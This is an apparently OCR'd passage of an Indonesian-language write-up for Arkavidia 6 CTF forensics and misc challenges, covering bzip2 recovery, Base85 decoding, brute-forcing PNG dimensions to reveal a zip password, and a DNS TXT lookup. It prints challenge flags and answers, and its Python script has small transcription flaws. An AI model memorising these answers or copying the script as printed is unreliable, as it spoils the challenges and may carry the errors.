   writing block 1653 to `rec01653backup.bz2' ...
   writing block 1654 to `rec01654backup.bz2' ...
   writing block 1655 to `rec01655backup.bz2' ...
   writing block 1656 to `rec01656backup.bz2' ...
   writing block 1657 to `rec01657backup.bz2' ...
   writing block 1658 to `rec01658backup.bz2' ...
   writing block 1659 to `rec01659backup.bz2' ...
   writing block 1660 to `rec01660backup.bz2' ...
   writing block 1661 to `rec01661backup.bz2' ...
   writing block 1662 to `rec01662backup.bz2' ...
   writing block 1663 to `rec01663backup.bz2' ...
bzip2recover: finished

$ ls | head
backup
rec00001backup.bz2
rec00002backup.bz2
rec00003backup.bz2
rec00004backup.bz2
rec00005backup.bz2
rec00006backup.bz2
rec00007backup.bz2
rec00008backup.bz2
rec00009backup.bz2
```

Hasilnya, diperoleh beberapa bzip2 chunk yang memuat isi dari disk image. Selanjutnya, dilakukan proses dekompresi sebelum kemudian dilakukan proses pencarian dengan query matches 'Arkav' sebagai host dari ***Ipv6***

```
$ find . -name '*.bz2' -exec bzip2 -d {} \;

$ grep -aR Arkav
rec01647backup/rec01647backup:Arkavidia 6
rec01648backup/rec01648backup:2112f46615a4938b71d47340225b0afa71fc090
d8c2cef37f691e8b671fc12a39b5b81dc957b200bf73ee2110e45fc0666cba2d3
Arkavidia 6
```

Dari sini diperoleh sebuah *hexstring* yang apabila kita telusuri lebih lanjut merupakan informasi yang didecode dengan algoritma tertentu dan selanjutnya diencode ke dalam representasi hex.

Selang beberapa jam kemudian, pihak penyelenggara mengeluarkan hint berupa `RFC 1924` yang apabila dikaji lebih lanjut merupakan model representasi *Ipv6* dengan basis encoding berupa *Base85*. Berdasarkan informasi yang diperoleh, dilakukan proses reproduce sedemikian sehingga diperoleh informasi yang memuat flag

```
>>> from binascii import *
>>> from base64 import *
>>>
>>> ipv6 =
'2112f46615a4938b71d47340225b0afa71fc090d8c2cef37f691e8b671fc12a39b5b
81dc957b200bf73ee2110e45fc0666cba2d3'
>>> ipv6 = unhexlify(ipv6)
>>> flag = b85encode(ipv6)
>>> flag
b'Arkav6{M4kany4_B3lajar_Alj4bar_L1near_dan_Ge0m3try_deng4n_P1X3L_}'
```

FLAG : Arkav6{M4kany4_B3lajar_Alj4bar_L1near_dan_Ge0m3try_deng4n_P1X3L_}

멋지게 인사하는 법

```
Dikarenakan sudah banyak soal sulit, akhirnya dibuat soal 'e-a-s-y'
untuk Anda!

Buktikan kehebatan kemampuan forensics tim Anda!

[Attachment]

- Note: Format flag Arkav6{}
- Hint: Soal ini bukan steganography (tidak perlu stego tools) dan
tidak perlu bruteforce password zip sama sekali!
- Hint: Mungkin PNG-nya corrupted? Tapi kok kelihatan normal?

Author: haverzard
```

Diberikan *attachment* yang memuat dua buah berkas, yaitu ***zzzzzzzzz.zip*** yang merupakan *protected-archive* & ***pass.png*** yang kemungkinan memuat password yang dibutuhkan dalam tahap dekompresi ZIP File. Adapun berikut ini merupakan langkah pengerjaan guna memperoleh flag yang diminta:

PNG Integrity Check

Sebagaimana diuraikan pada hint soal, diketahui bahwa *password* merupakan strings yang relatif panjang serta tidak terdapat pada *common wordlist* sehingga proses *brute-force* tidak mungkin dilakukan. Selain itu, adanya *statement* "`Mungkin PNG-nya corrupted? Tapi kok kelihatan normal?`" kembali menegaskan bahwa terdapat informasi tertentu di balik PNG File yang terlihat *readable*, namun meninggalkan sebuah *kejanggalan*. Untuk membuktikan deduksi tersebut, langsung saja Kita lakukan *integrity check* guna melihat kesesuaian hierarki dari PNG Chunk. Adapun proses ini dilakukan dengan bantuan *pngcheck*

```
$ pngcheck -v pass.png
zlib warning:  different version (expected 1.2.8, using 1.2.11)

File: pass.png (435749 bytes)
```

```
  chunk IHDR at offset 0x0000c, length 13
    720 x 476 image, 24-bit RGB, non-interlaced
  chunk sRGB at offset 0x00025, length 1
    rendering intent = perceptual
  chunk gAMA at offset 0x00032, length 4: 0.45455
  chunk pHYs at offset 0x00042, length 9: 4724x4724 pixels/meter (120
dpi)
  chunk IDAT at offset 0x00057, length 65445
    zlib: deflated, 32K window, fast compression
  chunk IDAT at offset 0x10008, length 65524
  chunk IDAT at offset 0x20008, length 65524
  chunk IDAT at offset 0x30008, length 65524
  chunk IDAT at offset 0x40008, length 65524
  chunk IDAT at offset 0x50008, length 65524
  chunk IDAT at offset 0x60008, length 16809
  chunk IDAT at offset 0x641bd, length 25684
  chunk IEND at offset 0x6a61d, length 0
No errors detected in pass.png (13 chunks, 57.6% compression).
```

Hasilnya, nampak terlihat bahwa PNG File tersusun atas beberapa PNG Chunk seperti halnya: IHDR, sRGB, gAMA, pHYS, IDAT, dan IEND, dimana masing-masing diantaranya memenuhi sistematika standar dari PNG Chunk yang meliputi:

- **Length**: *4 bytes*, Panjang dari Chunk data (bytes)
- **Chunk type**: *4 bytes*, Tipe dari of Chunk (ASCII); eg: IHDR, PLTE, IDAT, dll
- **Chunk data**: sejumlah representasi data (bytes)
- **CRC**: *4 bytes*, CRC32 checksum dari Chunk type & Chunk data.

Dari sini, dapat diasumsikan bahwa selama PNG *Integrity* terpenuhi, maka PNG tersebut akan dinyatakan valid. Akan tetapi, hal ini tidak selamanya berlaku pada representasi citra yang didefinisikan dari Zlib stream pada IDAT chunk. Perlu diketahui, IDAT chunk merupakan bagian yang memuat substansi dari citra itu sendiri yang dipengaruhi oleh parameter yang didefinisikan pada chunk-chunk sebelumnya. Dari sini, dapat diasumsikan bahwa mungkin saja terdapat representasi citra yang tidak dapat ditampilkan berkenaan dengan kejanggalan pada IDAT chunk.

Extract Suspicious Zlib stream

Berdasarkan skema yang dilakukan sebelumnya, kita mengetahui bahwa PNG File terbukti valid mengacu pada hasil *Integrity Check*. Namun, apabila dicermati lebih lanjut terdapat kejanggalan pada IDAT chunk, dimana komposisi *data length* tidak konsisten & progresif secara menurun (16809 -> 25684). Dari sini, muncul dugaan bahwa bisa jadi IDAT chunk terakhir merupakan Zlib stream yang sengaja disisipkan pada file. Dugaan ini pun diperkuat dengan tidak adanya perubahan pada representasi citra ketika chunk ini dieliminasi. Dari sini, Kami berinisiatif untuk mengekstrak *zlib stream* pada IDAT chunk terakhir sebelum akhir nya dilakukan proses *zlib decompression*. Akan tetapi upaya ini terbilang nihil karena tidak membuahkan informasi yang relevan.

Craft PNG Image based on Given Zlib stream

Berkenaan dengan kegagalan proses sebelumnya, Kami sempat berpikir untuk me-*reproduce* sebuah PNG File dengan mengambil basis IDAT chunk yang diperoleh dari proses sebelumnya. Akan tetapi, mengingat representasi citra yang dihasilkan

dari IDAT chunk sangat sensitif dengan parameter chunk sebelumnya, Kami berusaha untuk mendefinisikan beberapa *properties* sebagai berikut:

- **Any Width (Start from 500px-1000px), Fixed Height (500px)**
- **16 Color Depth**
- **Non-Interlaced (Detail representation)**

Selanjutnya dilakukan proses brute-forcing dengan script sebagai berikut


```
!#/usr/bin/python2
from struct import unpack, pack
from zlib import crc32

def getChunk(buf, pos):
      a = [pos]
      size = unpack('!I', buf[pos:pos+4])[0]
      # Chunk Size
      a.append(buf[pos:pos+4])
      # Chunk Type
      a.append(buf[pos+4:pos+8])
      # Chunk Data
      a.append(buf[pos+8:pos+8+size])
      # Empty CRC
      a.append('')
      return a

# Get last occurrence of Chunk
def getChunkInfo(image):
      with open(image,'rb') as f:
            buf = f.read(); pos = 0
            pos += 8

            chunks = []; i=0
            while True:
              try:
                  chunks.append(getChunk(buf, pos))
                  pos+=unpack('!I',chunks[i][1])[0]+12
                  i+=1
```

```
            except:
                break
        return {i[2] : i for i in chunks}

def unpackChunk(hexdump, offsets):
    data = [hexdump[i:i+4] for i in range\
            (0,len(hexdump),offsets)][:2]
    x,y  = map(lambda x : unpack('!I',x)[0], data)
    return (x,y)

# Set color depth
def colorDepth(depth=16):
    data  = cInfo['IHDR'][-2]
    depth = pack('>I', depth)[-1]
    cInfo['IHDR'][-2] = data[:8] + depth + data[9:]

# Set image size
def changeSize(x, y):
    data  = cInfo['IHDR'][-2]
    x,y   = map(lambda _ : pack('>I', _), [x,y])
    cInfo['IHDR'][-2] = x + y + data[8:]

# Compute CRC (Type + Data)
def calcCRC(chunk):
    data = ''.join(cInfo[chunk][2:])
    crc  = crc32(data) % (1<<32)
    cInfo['IHDR'][-1] = pack('>I', crc)

cInfo = getChunkInfo('pass.png')
colorDepth(16)
calcCRC('IDAT')
calcCRC('IEND')

for i in range(500,750):
    print i,500
    changeSize(i,500)
    calcCRC('IHDR')
    res   = '\x89\x50\x4e\x47\x0d\x0a\x1a\x0a'
```


```
    res  += ''.join(cInfo['IHDR'][1:])
    res  += ''.join(cInfo['IDAT'][1:])
    res  += ''.join(cInfo['IEND'][1:])
    open('brute/{}x500.png'.format(i), 'wb').write(res)
```

```
$ python2 brute.py
500 500
501 500
502 500
503 500
504 500
505 500
506 500
507 500
508 500
509 500
510 500
..
..
..
739 500
740 500
741 500
742 500
743 500
744 500
745 500
746 500
747 500
748 500
749 500
```

Setelah beberapa saat menyelami lautan jerami, diperoleh representasi citra yang memuat strings yang kemungkinan merupakan password yang diminta



Mengingat terdapat beberapa bagian yang kurang terbaca, dilakukan pengecekan terhadap representasi citra dengan bantuan stegsolve.



Setelah beberapa saat melakukan *trial & error*, Kami pun mendapatkan password yang sesuai yakni ***w3_w1ll_m4k3_y0U-d0_th1s-S0_d0_1T-LeG1tz*** guna proses ekstraksi ZIP File. Hasilnya diperoleh flag yang diminta

```
$ 7z x -pw3_w1ll_m4k3_y0U-d0_th1s-S0_d0_1T-LeG1tz
zzzzzzzzz.zip  && cat flag.txt

7-Zip [64] 15.14 : Copyright (c) 1999-2015 Igor Pavlov :
2015-12-31
p7zip Version 15.14.1
```

```
(locale=C.UTF-8,Utf16=on,HugeFiles=on,64 bits,2 CPUs Intel(R)
Pentium(R) CPU 987 @ 1.50GHz (206A7),ASM)

Scanning the drive for archives:
1 file, 280 bytes (1 KiB)

Extracting archive: zzzzzzzzz.zip
--
Path = zzzzzzzzz.zip
Type = zip
Physical Size = 280

Everything is Ok

Size:       62
Compressed: 280

Arkav6{1_p1cTur3s_do3snt_me4n_w3_h4v3_onLy_0ne_1mage_d4t4_L0L
}
```

FLAG : Arkav6{1_p1cTur3s_do3snt_me4n_w3_h4v3_onLy_0ne_1mage_d4t4_L0L}

MISC

Free Flag

Simsalabim cek discord

FLAG : Arkav6{J@ng4n_Ru5uH_Eyy}

Dari Nama Saya

Tampaknya dari challenge kita diminta untuk melakukan dig pada nama ctf arkavidia, atau domain platform :

```
ᕦ(ò_óˇ)ᕤ rafie [quals/foren/patriot]
→ dig txt ctf.arkavidia.id

; <<>> DiG 9.11.5-P1-1ubuntu2.6-Ubuntu <<>> txt ctf.arkavidia.id
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 30482
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;ctf.arkavidia.id.              IN      TXT

;; ANSWER SECTION:
ctf.arkavidia.id.       300     IN      TXT     "Arkav6{fl4g_is_in_dns_r3cord}"

;; Query time: 154 msec
;; SERVER: 127.0.0.53#53(127.0.0.53)
;; WHEN: Min Jan 05 22:10:59 WITA 2020
;; MSG SIZE  rcvd: 87
```

FLAG : Arkav6{fl4g_is_in_dns_r3cord}